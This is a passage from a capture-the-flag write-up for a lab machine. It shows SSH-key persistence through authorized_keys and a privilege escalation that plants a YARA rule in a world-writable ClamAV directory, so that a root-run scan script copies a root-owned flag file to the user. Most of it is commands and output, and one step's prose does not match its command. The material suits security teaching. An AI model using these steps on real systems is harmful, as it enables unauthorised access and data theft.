AAAAB3NzaC1yc2EAAAADAQABAAABgQDB0/CWKWHUu9XnMoJeN71vzmDD9CNqVDdhvqKJUCb6AWsexBNNYsQlzQPpmawJGLFGri5EkmjNpAItllqjobt/b9KDt2v5rOnvWBCGnweaHuMPZvvvpr9XS8B7DHZPnM78FL7s5DzH6gY4TiBTOPMxePr6eZprT5gVwVChxWnZyIKnenQShQlEwhwyWhq/VgoN+yAlmiUQCOVs5N5ZFgpVkdOQeLRpTUyXwsiW8OZ+XUC7ijbO8sHp+3nZGF2/xkSqa6TiIusg9+8w0f/YZu2OOzOa/+ouhfn9m/oKhHlWowO8kFmyiR0N1PdhSzDfxZ67OPJSWSniu27KpBpEWf3isiq+Bn0r99rMC9ZamujI3cXdoNCjz+eOttKhZ94L3ba8bYJmKVLq4GwJD5s4dK+TAtRNqEy5XxlMiBS/eCmPDmkNwzKAKNnZyXd/ZAvSwCrsch+WGNrIpcqjAyeDX4OYKpUkZUgt0edGL+HRC0PHbPKhGG3JxdJKlGPY7IvXtv0= kali@kali' >> ~/.ssh/authorized_keyscyrus@ip-10-67-171-30:~$Now we are able to SSH directly into the host using our private key:
➜ lockdown ssh -i ./id_rsa cyrus@lockdown.thm** WARNING: connection is not using a post-quantum key exchange algorithm.** This session may be vulnerable to "store now, decrypt later" attacks.** The server may need to be upgraded. See https://openssh.com/pq.htmlcyrus@ip-10-67-171-30:~$We start to enumerate the machine manually and we find out that cyrus is able to run a script as root:
cyrus@ip-10-67-171-30:~$ sudo -l[sudo] password for cyrus:Matching Defaults entries for cyrus on ip-10-67-171-30:    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User cyrus may run the following commands on ip-10-67-171-30:    (root) /opt/scan/scan.shcyrus@ip-10-67-171-30:~$
We locate the scan.sh script and look at what it is doing:
cyrus@ip-10-67-171-30:~$ cat /opt/scan/scan.sh#!/bin/bash
read -p "Enter path: " TARGET
if [[ -e "$TARGET" && -r "$TARGET" ]]  then    /usr/bin/clamscan "$TARGET" --copy=/home/cyrus/quarantine    /bin/chown -R cyrus:cyrus /home/cyrus/quarantine  else    echo "Invalid or inaccessible path."ficyrus@ip-10-67-171-30:~$
It seems to run something called clamscan on a given path, presumably copying files that have been flagged to /home/cyrus/quarantine. Unfortunately we do not have any privileges to modify this script:
cyrus@ip-10-67-171-30:~$ ls -l /opt/scantotal 4-rwxr-xr-x 1 root root 255 May 11 2021 scan.shcyrus@ip-10-67-171-30:~$So a bit of research tells us that clamscan is actually part of a product called ClamAV. We find the documentation here:
Reviewing the documentation we can actually craft rules in order to trigger ClamAV to quarantine desirable files. In order to do so we have to be able to save .yara files into the /var/lib/clamav folder:
cyrus@ip-10-67-171-30:~$ ls -ld /var/lib/clamavdrwxrwxrwx 2 clamav clamav 4096 Feb 18 17:00 /var/lib/clamavcyrus@ip-10-67-171-30:~$We can see that other has full privileges to this folder, so that means that anyone can create files in that directory.
So we craft a YARA rule that will hopefully find a flag starting with THM:
rule root{        strings:                $string = "THM"
        condition:                $string}
And we save the rule into a file called root.yara:
cyrus@ip-10-67-171-30:~$ cd /var/lib/clamavcyrus@ip-10-67-171-30:/var/lib/clamav$ vi root.yaracyrus@ip-10-67-171-30:/var/lib/clamav$ ls -ltotal 367624-rw-r--r-- 1 clamav clamav    284179 Jul  5  2025 bytecode.cvd-rw-r--r-- 1 clamav clamav 205647360 Jul 10  2025 daily.cld-rw-r--r-- 1 clamav clamav        69 Apr 26  2025 freshclam.dat-rw-r--r-- 1 clamav clamav 170479789 Jul  5  2025 main.cvd-rw-r--r-- 1 root   root          46 Jul 23  2021 main.hdb-rw-r--r-- 1 root   root          69 May 11  2021 mirrors.dat-rw-r--r-- 1 cyrus  cyrus        106 Feb 18 17:27 root.yaracyrus@ip-10-67-171-30:/var/lib/clamav$ cat root.yararule root{        strings:                $string = "THM"
        condition:                $string}cyrus@ip-10-67-171-30:/var/lib/clamav$
Next we attempt to run the scan:
cyrus@ip-10-67-171-30:/var/lib/clamav$ sudo /opt/scan/scan.shEnter path: /rootLibClamAV Warning: **************************************************LibClamAV Warning: *** The virus database is older than 7 days! ***LibClamAV Warning: *** Please update it as soon as possible. ***LibClamAV Warning: **************************************************Unfortunately the scan simply hangs, it might just be that the definitions file is large, but we can simply delete main.cvd and kick of the scan again:
cyrus@ip-10-67-171-30:/var/lib/clamav$ rm main.hdbrm: remove write-protected regular file 'main.hdb'? ncyrus@ip-10-67-171-30:/var/lib/clamav$ sudo /opt/scan/scan.shEnter path: /rootLibClamAV Warning: **************************************************LibClamAV Warning: ***  The virus database is older than 7 days!  ***LibClamAV Warning: ***   Please update it as soon as possible.    ***LibClamAV Warning: **************************************************/root/.bashrc: OK/root/root.txt: YARA.root.UNOFFICIAL FOUND/root/root.txt: copied to '/home/cyrus/quarantine/root.txt'/root/.viminfo: OK/root/.profile: OK
----------- SCAN SUMMARY -----------Known viruses: 2060011Engine version: 0.103.12Scanned directories: 1Scanned files: 4Infected files: 1Data scanned: 0.00 MBData read: 0.00 MB (ratio 0.00:1)Time: 12.615 sec (0 m 12 s)Start Date: 2026:02:18 17:39:09End Date:   2026:02:18 17:39:22
And ClamAV has now quarantined root.txt into cyrus home folder:
cyrus@ip-10-67-171-30:/var/lib/clamav$ cd /home/cyrus/quarantine/cyrus@ip-10-67-171-30:~/quarantine$ lsroot.txtcyrus@ip-10-67-171-30:~/quarantine$ cat root.txtTHM{REDACTED}This doesn't give us full *root access to the machine, but we have everything that is needed to complete the CTF.